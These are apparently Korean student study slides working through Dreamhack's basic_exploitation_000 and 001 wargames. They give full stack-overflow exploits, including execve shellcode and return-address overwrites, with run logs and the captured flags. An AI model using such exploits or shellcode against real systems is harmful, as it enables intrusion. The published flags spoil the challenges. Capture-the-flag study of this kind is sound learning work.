

CTF Study 1주차

14기 장정인

Dreamhack - 시스템 해킹

The screenshot shows the Dreamhack website interface. The browser address bar displays `https://dreamhack.io/lecture/roadmaps/2`. The website header includes the Dreamhack logo and navigation links: **학습**, **워게임**, **CTF**, **커뮤니티**, **랭킹**, **스토어**, **커리어**, and **Beta**. On the right side of the header, there are icons for search, a globe, a notification bell with a '3' badge, a Discord icon, and a link to '기업 서비스'.


The main content area features a large pink geometric background. On the left, the '로드맵 소개' (Roadmap Introduction) section states: '시스템 해킹을 공부하기 위한 로드맵입니다.' (This is a roadmap for studying system hacking). Below this, the '로드맵 구성' (Roadmap Structure) section indicates '15 개의 스테이지 · 73 개의 목표' (15 stages · 73 goals) and includes a link '모든 스테이지 열기' (Open all stages). A dropdown menu is open, showing 'System Hacking Introduction' with '2 개의 섹션 · 2 개의 목표' (2 sections · 2 goals). Below the dropdown, the word '소개' (Introduction) is visible.

On the right, a 'System Hacking' course card is displayed. It features a pink geometric icon and the text 'System Hacking'. Below the title, it shows '15 개의 스테이지 · 73 개의 목표' (15 stages · 73 goals) and a rating of '9.9★ (118)'. The status '보유 중' (Owned) is shown, followed by a blue button labeled '이어서 학습하기' (Continue Learning). At the bottom of the card, there is a link for '상세정보' (Detailed Information).

학습

- Assembly
- Gdb, vi 사용법
- Shellcode
- Stack Buffer Overflow 학습, 문제 풀이
- 과제 풀이

과제 1: basic_exploitation_000

 학습 **워게임** CTF 커뮤니티 랭킹 스토어 커리어 Beta

🔍 🌐 🔔 3 🐙 | 기업 서비스

문제 설명

Description

이 문제는 서버에서 작동하고 있는 서비스(basic_exploitation_000)의 바이너리와 소스 코드가 주어집니다. 프로그램의 취약점을 찾고 익스플로이트 셸을 획득한 후, "flag" 파일을 읽으세요. "flag" 파일의 내용을 워게임 사이트에 인증하면 점수를 획득할 수 있습니다. 플래그의 형식은 DH{...} 입니다.

Environment

Ubuntu 16.04
Arch: i386-32-little
RELRO: No RELRO
Stack: No canary found
NX: NX disabled
PIE: No PIE (0x8048000)
RWX: Has RWX segments

Reference

[Return Address Overwrite](#)
[Translate](#)

접속 정보

VM 부팅에 다소 시간이 걸릴 수 있습니다. < 서버 생성하기

2 LEVEL 2

basic_exploitation_000

pwnable

👁 12157 🗨 2689

📄 문제 파일 받기

과제 1: basic_exploitation_000

- 분석

```
wkdwjddls1223@alephnull: ~/scripts$ nc host3.dreamhack.games 10566
buf = (0xffc4a718)
```

```
#include <unistd.h>

void alarm_handler() {
    puts("TIME OUT");
    exit(-1);
}

void initialize() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    signal(SIGALRM, alarm_handler);
    alarm(30);
}

int main(int argc, char *argv[]) {
    char buf[0x80];

    initialize();

    printf("buf = (%p)\n", buf);
    scanf("%141s", buf);

    return 0;
}

"basic_exploitation_000.c" 32L, 450B 31,1 Bot
```

과제 1: basic_exploitation_000

- Pwntool

```
from pwn import *

p = remote('host3.dreamhack.games', 23496)

shellcode = b'\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x31\xc9\x31\xd2\xb0\x08\x40\x40\x40\xcd\x80'

p.recvuntil(b'buf = (')
buf_adr = int(p.recv(10), 16)

payload = shellcode + b'A'*106 + p32(buf_adr)

p.send(payload)
p.interactive
```

과제 1: basic_exploitation_000


```
wkdwjddls1223@alephnull:~/scripts$ python3 dreamhack_0.py
[+] Opening connection to host3.dreamhack.games on port 23496: Done
[*] Switching to interactive mode
)
$ ls
$ ls
basic_exploitation_000
flag
run.sh
$ flag
$ cat flag
DH{465dd453b2a25a26a847a93d3695676d}[*] Got EOF while reading in interactive
$ █
```

과제 2: basic_exploitation_001

basic_exploitation_001 | 워게임 | x

← ↻ 📄 https://dreamhack.io/wargame/challenges/3

🔍 🌐 🔔 3 🐙 | 기업 서비스

 **Dreamhack**

학습 워게임 CTF 커뮤니티 랭킹 스토어 커리어 **Beta**

문제 설명

Description

이 문제는 서버에서 작동하고 있는 서비스(basic_exploitation_001)의 바이너리와 소스 코드가 주어집니다. 프로그램의 취약점을 찾고 익스플로이트해 "flag" 파일을 읽으세요. "flag" 파일의 내용을 워게임 사이트에 인증하면 점수를 획득할 수 있습니다. 플래그의 형식은 DH{...} 입니다.

Environment

```
Ubuntu 16.04
Arch:      i386-32-little
RELRO:     No RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

Reference

[Return Address Overwrite](#)

[🌐 Translate](#)

접속 정보

VM 부팅에 다소 시간이 걸릴 수 있습니다. < 서버 생성하기

1 LEVEL 1

basic_exploitation_001


pwnable

👁 5679 🗉 2635

[📄 문제 파일 받기](#)

과제 2: basic_exploitation_001

- 분석



```
void alarm_handler() {
    puts("TIME OUT");
    exit(-1);
}

void initialize() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    signal(SIGALRM, alarm_handler);
    alarm(30);
}

void read_flag() {
    system("cat /flag");
}

int main(int argc, char *argv[]) {
    char buf[0x80];

    initialize();

    gets(buf);

    return 0;
}
```

"basic_exploitation_001.c" 35L, 454B 35,1 Bot

과제 2: basic_exploitation_001

- Address 확인

```
wkdwjddls1223@alephnull: ~/ : × + v
pwndbg>
All defined functions:

Non-debugging symbols:
0x08048398  _init
0x080483d0  gets@plt
0x080483e0  signal@plt
0x080483f0  alarm@plt
0x08048400  puts@plt
0x08048410  system@plt
0x08048420  exit@plt
0x08048430  __libc_start_main@plt
0x08048440  setvbuf@plt
0x08048450  __gmon_start__@plt
0x08048460  _start
0x08048490  __x86.get_pc_thunk.bx
0x080484a0  deregister_tm_clones
0x080484d0  register_tm_clones
0x08048510  __do_global_dtors_aux
0x08048530  frame_dummy
0x0804855b  alarm_handler
0x08048572  initialize
0x080485b9  read_flag
0x080485cc  main
0x080485f0  __libc_csu_init
0x08048650  __libc_csu_fini
0x08048654  _fini
```

과제 2: basic_exploitation_001

- Pwntool

```
from pwn import *

p = remote('host3.dreamhack.games', 23338)

ad = 0x080485b9
payload = b'A'*132 + p32(ad)

p.send(payload)
p.interactive()
```

과제 2: basic_exploitation_001

```
wkdwjddls1223@alephnull:~/scripts$ vi dreamhack_1.py
wkdwjddls1223@alephnull:~/scripts$ python3 dreamhack_1.py
[+] Opening connection to host3.dreamhack.games on port 23338: Done
[*] Switching to interactive mode
$ ls
DH{01ec06f5e1466e44f86a79444a7cd116}[*] Got EOF while reading in interactive
$
$
[*] Closed connection to host3.dreamhack.games port 23338
[*] Got EOF while sending in interactive
wkdwjddls1223@alephnull:~/scripts$
wkdwjddls1223@alephnull:~/scripts$ python3 dreamhack_1.py
[+] Opening connection to host3.dreamhack.games on port 23338: Done
[*] Switching to interactive mode
$
DH{01ec06f5e1466e44f86a79444a7cd116}[*] Got EOF while reading in interactive
$ █
```

77

E